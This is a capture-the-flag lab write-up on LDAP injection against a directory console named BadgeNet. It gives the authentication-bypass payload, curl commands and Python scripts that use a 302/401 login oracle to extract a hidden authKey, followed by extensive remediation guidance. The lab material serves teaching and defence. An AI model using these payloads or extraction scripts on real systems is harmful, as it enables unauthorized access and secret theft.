LDAP Injection Leads to Authentication Bypass and Blind Secret Extraction | Bound
Lab Link
Overview

Bound is a directory-backed web challenge centered on an internal identity console called BadgeNet. The application authenticates users against an LDAP directory and exposes an account lookup feature after login.
The primary weakness is LDAP injection in the BadgeNet login form. User-controlled input is inserted into an LDAP search filter without proper escaping. By injecting LDAP filter syntax into the username parameter, an attacker can transform the intended authentication condition into one that matches an arbitrary directory entry.
The vulnerability initially provides an authentication bypass. Further investigation reveals a discrepancy between the number of service accounts shown on the dashboard and the number referenced in the audit data. This leads to discovery of a hidden service account containing an authKey attribute.
Because the login endpoint acts as a boolean oracle—returning a redirect when an injected filter matches and 401 Unauthorized when it does not—the hidden key can be extracted one character at a time using prefix wildcards.
The exploitation chain is:
1
2
3
4
5
6
7
8
9
10
11
LDAP filter injection
        ↓
BadgeNet authentication bypass
        ↓
Access to the internal directory console
        ↓
Discovery of a hidden service account
        ↓
Boolean LDAP oracle against authKey
        ↓
Character-by-character flag extraction
Objective
The objective was to compromise the BadgeNet directory console and recover the challenge flag.
To complete the lab, the following steps were required:
- Identify the directory-backed authentication endpoint.
- Confirm that LDAP metacharacters were not safely escaped.
- Build an LDAP injection payload that caused authentication to succeed.
- Explore the authenticated BadgeNet console.
- Identify the hidden service account.
- Turn the login response into a boolean oracle.
- Extract the hidden
authKeyvalue one character at a time.
Vulnerability Classification
| Property | Value |
|---|---|
| Vulnerability | LDAP Injection |
| Primary impact | Authentication bypass |
| Secondary impact | Blind extraction of directory attributes |
| OWASP Top 10:2025 | A07 — Identification and Authentication Failures |
| Affected endpoint | POST /badgenet/login |
| Vulnerable parameter | username |
| Severity | High |
| Authentication required | No |
| User interaction required | No |
Application Reconnaissance
The public application contained a link labeled BadgeNet sign-in, suggesting that a separate internal identity or directory management system was exposed through the site.
Following the link led to:
1
/badgenet/login
The login page submitted a standard form request with two parameters:
1
2
3
4
5
POST /badgenet/login HTTP/1.1
Host: <REDACTED>
Content-Type: application/x-www-form-urlencoded

username=admin&password=admin
Invalid credentials returned:
1
HTTP/1.1 401 Unauthorized
This gave a stable baseline for comparing later payloads.
Identifying LDAP-Backed Authentication
The name BadgeNet, the internal directory theme, and the behavior of the account lookup functionality strongly suggested LDAP-backed authentication.
Common LDAP filter metacharacters include:
1
2
3
4
5
*
(
)
\
NUL
If these characters are concatenated into an LDAP filter without escaping, an attacker may be able to alter the filter’s logical structure.
Several harmless test values were submitted to compare the application’s responses:
1
2
3
4
5
6
admin
*
admin*
admin)(
admin)(|(uid=*))
*)(uid=*))(|(uid=*
Most malformed or non-matching values returned 401 Unauthorized. One crafted username produced a different result:
1
*)(uid=*))(|(uid=*
The password value did not need to be valid:
1
x
Authentication Bypass
The successful request was equivalent to:
1
2
3
4
5
6
POST /badgenet/login HTTP/1.1
Host: <REDACTED>
Content-Type: application/x-www-form-urlencoded

username=%2A%29%28uid%3D%2A%29%29%28%7C%28uid%3D%2A
&password=x
Decoded username:
1
*)(uid=*))(|(uid=*
The response changed from 401 Unauthorized to:
1
2
3
HTTP/1.1 302 Found
Location: /badgenet
Set-Cookie: wbc_session=<REDACTED>; Path=/; HttpOnly; SameSite=Lax
The 302 Found response, authenticated session cookie, and redirect to /badgenet confirmed that the injected LDAP expression matched a valid directory entry and bypassed normal credential validation.
Why the Payload Worked
The exact server-side LDAP query was not available, but the behavior is consistent with unsafe string concatenation into a filter similar to:
1
(&(uid=<USERNAME>)(userPassword=<PASSWORD>))
When attacker-controlled LDAP syntax is inserted directly into <USERNAME>, it can close the intended comparison and introduce additional logical expressions.
Conceptually, the payload changes a restrictive query into one containing a broad condition such as:
1
(uid=*)
Since * is an LDAP wildcard, the condition matches any entry containing a uid attribute.
The important point is not the exact reconstructed parenthesis layout. The response proved that the username input altered the LDAP filter’s logic and caused a valid directory record to be selected.
Reproducing the Login Bypass with cURL
1
2
3
4
5
6
curl -i -s \
  -c cookies.txt \
  -X POST \
  --data-urlencode 'username=*)(uid=*))(|(uid=*' \
  --data-urlencode 'password=x' \
  'https://<REDACTED>/badgenet/login'
Expected success indicators:
1
2
3
HTTP/1.1 302 Found
Location: /badgenet
Set-Cookie: wbc_session=...
The authenticated console could then be requested with:
1
2
3
curl -s \
  -b cookies.txt \
  'https://<REDACTED>/badgenet'
Exploring the BadgeNet Console
After authentication, the BadgeNet dashboard exposed an LDAP-backed Account lookup feature.
The dashboard showed:
1
4 service accounts
However, an audit-related section referenced:
1
5 service accounts
This mismatch was an important clue. It suggested that one directory account existed but was deliberately omitted from the normal interface.
The lookup endpoint accepted wildcard input. Searching for:
1
*
returned visible directory entries and showed that the directory contained more records than the interface displayed.
This confirmed two things:
- User-controlled search terms were being used in LDAP queries.
- At least one account was filtered out or hidden from normal results.
Investigating the Hidden Account
The console’s settings referenced a bind account named:
1
cn=svc-web
Additional testing showed that injected login filters could be steered toward specific users and service accounts.
Eventually, a hidden record was identified:
1
Players Club Integration Service
This account explained the discrepancy between the four service accounts shown in the dashboard summary and the five accounts referenced elsewhere.
The normal lookup functionality intentionally excluded the account, so simply searching for its name or UID was insufficient.
Discovering the Sensitive Attribute
The LDAP lookup behavior disclosed that directory searches included an attribute named:
1
authKey
This was significant because the hidden service account appeared to store the challenge secret in that attribute.
Directly displaying the hidden account’s authKey was not possible. However, the vulnerable login endpoint could still be used to test whether a candidate LDAP condition matched the account.
This transformed the authentication endpoint into a boolean oracle.
Building a Boolean LDAP Oracle
A boolean oracle is an endpoint whose response reveals whether a tested condition is true or false.
For this challenge:
| Condition | Response |
|---|---|
| LDAP filter matches an entry | 302 Found and session cookie |
| LDAP filter does not match | 401 Unauthorized |
LDAP supports prefix wildcard matching:
1
authKey=WEBVERSE{*
This condition asks the directory whether an account has an authKey beginning with:
1
WEBVERSE{
A successful redirect confirmed that the hidden key used the expected flag format.
The extraction process then tested one candidate character at a time:
1
2
3
4
5
6
7
authKey=WEBVERSE{0*
authKey=WEBVERSE{1*
authKey=WEBVERSE{2*
...
authKey=WEBVERSE{a*
authKey=WEBVERSE{b*
...
When one candidate produced 302 Found, that character was appended to the recovered prefix.
For example:
1
2
Known prefix: WEBVERSE{
Test: authKey=WEBVERSE{7*  → match
The next round became:
1
2
3
4
5
Known prefix: WEBVERSE{7
Test: authKey=WEBVERSE{70* → no match
Test: authKey=WEBVERSE{71* → no match
...
Test: authKey=WEBVERSE{7e* → match
This process continued until the closing brace was discovered.
Manual Extraction Method
A simple manual workflow could use cURL and compare status codes.
Example structure:
1
2
3
4
5
curl -s -o /dev/null -w '%{http_code}\n' \
  -X POST \
  --data-urlencode 'username=<LDAP-FILTER-PAYLOAD>' \
  --data-urlencode 'password=x' \
  'https://<REDACTED>/badgenet/login'
Interpretation:
1
2
302 → candidate prefix is correct
401 → candidate prefix is incorrect
While possible, manual extraction is slow and error-prone. Automating the process is more practical.
Automated Blind Extraction Script
The following Python proof of concept demonstrates the extraction logic. The exact injection wrapper may require adjustment based on the filter structure observed in the target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
#!/usr/bin/env python3

from __future__ import annotations

import string
import sys
from urllib.parse import urljoin

import requests


BASE_URL = "https://<REDACTED>/"
LOGIN_PATH = "/badgenet/login"

# Keep the alphabet narrow where possible to reduce requests.
CHARSET = string.ascii_lowercase + string.digits + "{}_-"

# The source log confirmed this initial prefix.
known = "WEBVERSE{"


def build_username_payload(prefix: str) -> str:
    """
    Return an LDAP injection that tests whether the hidden account's
    authKey begins with the supplied prefix.

    The precise wrapper depends on the application's original LDAP filter.
    Replace the placeholder expression with the filter shape confirmed
    during testing.
    """
    return f"<INJECTION-WRAPPER>(authKey={prefix}*)<CLOSING-FILTER>"


def prefix_matches(session: requests.Session, prefix: str) -> bool:
    payload = {
        "username": build_username_payload(prefix),
        "password": "x",
    }

    response = session.post(
        urljoin(BASE_URL, LOGIN_PATH),
        data=payload,
        allow_redirects=False,
        timeout=15,
    )

    return response.status_code == 302


def extract() -> str:
    session = requests.Session()
    recovered = known

    while not recovered.endswith("}"):
        matches: list[str] = []

        for candidate in CHARSET:
            attempt = recovered + candidate

            try:
                if prefix_matches(session, attempt):
                    matches.append(candidate)
            except requests.RequestException as exc:
                print(f"[!] Request failed for {attempt!r}: {exc}", file=sys.stderr)

        if len(matches) != 1:
            raise RuntimeError(
                f"Expected one match after {recovered!r}, got {matches!r}"
            )

        recovered += matches[0]
        print(f"[+] {recovered}")

    return recovered


if __name__ == "__main__":
    flag = extract()
    print(f"[+] Complete value: {flag}")
Faster Parallel Extraction
Because each candidate test is independent, requests for a single character position can be issued concurrently.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
from concurrent.futures import ThreadPoolExecutor, as_completed


def find_next_character(session: requests.Session, prefix: str) -> str:
    def test(candidate: str) -> tuple[str, bool]:
        return candidate, prefix_matches(session, prefix + candidate)

    matches: list[str] = []

    with ThreadPoolExecutor(max_workers=12) as executor:
        futures = [executor.submit(test, char) for char in CHARSET]

        for future in as_completed(futures):
            candidate, matched = future.result()
            if matched:
                matches.append(candidate)

    if len(matches) != 1:
        raise RuntimeError(
            f"Expected exactly one match for {prefix!r}; got {matches!r}"
        )

    return matches[0]
Parallelization reduces extraction time, but the thread count should remain conservative to avoid overwhelming the challenge service.
Extraction Evidence
The boolean oracle successfully recovered the secret one character at a time.
A shortened representation of the progression is:
1
2
3
4
5
6
7
8
WEBVERSE{
WEBVERSE{7
WEBVERSE{7e
WEBVERSE{7ea
WEBVERSE{7ea6
...
WEBVERSE{<REDACTED>
WEBVERSE{<REDACTED>}
The final character was the closing brace:
1
}
This confirmed that the complete authKey had been extracted.
Proof / Flag
The value stored in the hidden service account’s authKey attribute matched the WebVerse flag format.
1
WEBVERSE{REDACTED}
The exact flag has been intentionally redacted from this public writeup.
Complete Attack Chain
Step 1: Locate the internal login
1
GET /badgenet/login
Step 2: Establish a failure baseline
1
2
username=admin
password=admin
Result:
1
401 Unauthorized
Step 3: Inject LDAP filter syntax
1
2
username=*)(uid=*))(|(uid=*
password=x
Result:
1
2
3
302 Found
Location: /badgenet
Set-Cookie: wbc_session=<REDACTED>
Step 4: Explore the authenticated console
The dashboard exposed:
- An LDAP-backed account lookup tool
- Service-account statistics
- Audit data
- Settings referencing
cn=svc-web
Step 5: Identify the inconsistency
1
2
Dashboard: 4 service accounts
Audit data: 5 service accounts
Step 6: Find the hidden record
1
Players Club Integration Service
Step 7: Identify the target attribute
1
authKey
Step 8: Convert login into an oracle
1
2
302 Found     = prefix matched
401 Unauthorized = prefix did not match
Step 9: Extract the secret
Test:
1
authKey=<KNOWN_PREFIX><CANDIDATE>*
Repeat until:
1
WEBVERSE{REDACTED}
Root Cause
The root cause was unsafe construction of LDAP filters using untrusted input.
The application likely used logic conceptually similar to:
1
2
3
4
const filter =
  `(&(uid=${req.body.username})(userPassword=${req.body.password}))`;

const results = await ldapSearch(filter);
This is dangerous because LDAP filter syntax contained in username or password is interpreted as part of the query rather than treated as literal data.
A second design flaw amplified the impact: successful authentication was apparently based on whether the search returned a matching entry, allowing injected wildcard conditions to authenticate as arbitrary accounts.
The application also exposed a secret-bearing directory attribute to a filterable authentication path. Even though the authKey was not directly rendered, prefix matching made blind extraction possible.
Security Impact
An unauthenticated attacker could:
- Bypass BadgeNet authentication
- Obtain a valid application session
- Access the internal identity console
- Enumerate directory users and service accounts
- Discover hidden account metadata
- Probe sensitive LDAP attributes
- Extract secrets through boolean responses
- Potentially impersonate privileged directory identities
In a real environment, similar flaws could expose:
- Service-account passwords
- API keys
- Integration tokens
- Password-reset attributes
- Group memberships
- Email addresses
- Internal usernames
- Privileged account details
Remediation
1. Escape LDAP Filter Values
All untrusted values inserted into LDAP filters must be escaped according to RFC 4515.
Characters requiring special handling include:
1
2
3
4
5
*
(
)
\
NUL
Do not rely on blocklists or custom string replacement.
2. Use a Trusted LDAP Escaping Library
For Node.js, use a maintained LDAP library that supports safe filter construction.
Conceptual example:
1
2
3
4
5
6
7
8
9
10
import ldap from "ldapjs";

const filter = new ldap.filters.AndFilter({
  filters: [
    new ldap.filters.EqualityFilter({
      attribute: "uid",
      value: username,
    }),
  ],
});
The application should avoid constructing filters through string interpolation.
3. Prefer Direct Bind Authentication
Instead of searching for a user with both username and password in the LDAP filter:
- Search for the user by a safely escaped identifier.
- Retrieve the user’s distinguished name.
- Attempt an LDAP bind using that distinguished name and submitted password.
- Treat bind success as authentication success.
The password should never be interpolated into a search filter.
4. Restrict Search Scope
Use:
- A narrow base DN
- A strict object class
- Explicitly permitted attributes
- Server-side authorization checks
- Result-size limits
- Search timeouts
5. Never Store Flags or Secrets in Searchable Attributes
Sensitive values such as API keys and integration credentials should not be stored in ordinary LDAP attributes that are searchable through application-controlled filters.
Store secrets in a dedicated secrets manager and expose only references where necessary.
6. Remove Response-Based Oracles
Authentication responses should not reveal whether an injected condition matched a record.
Use:
- Uniform status codes
- Generic error messages
- Consistent response bodies
- Similar execution timing
This does not fix LDAP injection by itself, but it reduces information leakage.
7. Enforce Authorization After Authentication
A successful directory lookup should not automatically grant application access.
The application must verify:
- The exact authenticated identity
- Account status
- Permitted groups
- Required role
- Access scope
8. Monitor Suspicious LDAP Patterns
Alert on repeated requests containing:
1
2
3
4
5
6
*
(
)
|
&
!
Also monitor:
- Many failed logins followed by occasional success
- Sequential prefix-testing patterns
- High request rates from one source
- Authentication attempts using service-account naming conventions
Secure Authentication Design
A safer implementation follows this pattern:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
async function authenticate(username, password) {
  const safeUsername = escapeLdapFilterValue(username);

  const users = await searchLdap({
    base: "ou=people,dc=example,dc=com",
    filter: `(&(objectClass=person)(uid=${safeUsername}))`,
    attributes: ["dn", "uid", "accountStatus"],
    sizeLimit: 1,
  });

  if (users.length !== 1) {
    throw new Error("Invalid credentials");
  }

  if (users[0].accountStatus !== "active") {
    throw new Error("Invalid credentials");
  }

  const bindSucceeded = await attemptBind(users[0].dn, password);

  if (!bindSucceeded) {
    throw new Error("Invalid credentials");
  }

  return createSessionFor(users[0].uid);
}
The important controls are:
- Escape the username
- Never place the password inside a search filter
- Limit the search to one expected object
- Bind as the resolved user
- Validate account status and authorization separately
Lessons Learned
Response differences are valuable
A change from 401 Unauthorized to 302 Found provided a reliable signal that the injected LDAP expression matched.
Authentication bypass may only be the first stage
Gaining access to the dashboard did not immediately reveal the flag. The more interesting vulnerability was the ability to reuse the login endpoint as a blind attribute-extraction oracle.
Small data inconsistencies can reveal hidden records
The difference between four service accounts in one view and five in another was not cosmetic. It pointed directly toward a deliberately hidden account.
Wildcards can turn hidden data into extractable data
Even when a sensitive value is never displayed, a query language that supports prefix matching can leak it one character at a time.
Filter escaping and authorization are separate controls
Escaping prevents filter manipulation. Authorization ensures that even a valid directory user cannot access functionality beyond their role. Both are required.
Conclusion
Bound demonstrated a complete LDAP injection exploitation chain rather than a simple login bypass.
The application inserted untrusted input into an LDAP filter, allowing an attacker to authenticate without valid credentials. Once inside BadgeNet, inconsistencies in the interface revealed the existence of a hidden integration service account. The login endpoint’s 302 versus 401 behavior then provided a boolean oracle for prefix-based extraction of the account’s authKey.
The key defensive lesson is that LDAP queries must be constructed with safe filter APIs, passwords must be verified through directory binds rather than search filters, sensitive attributes must not be searchable from exposed application paths, and successful directory matches must always be followed by explicit authorization checks.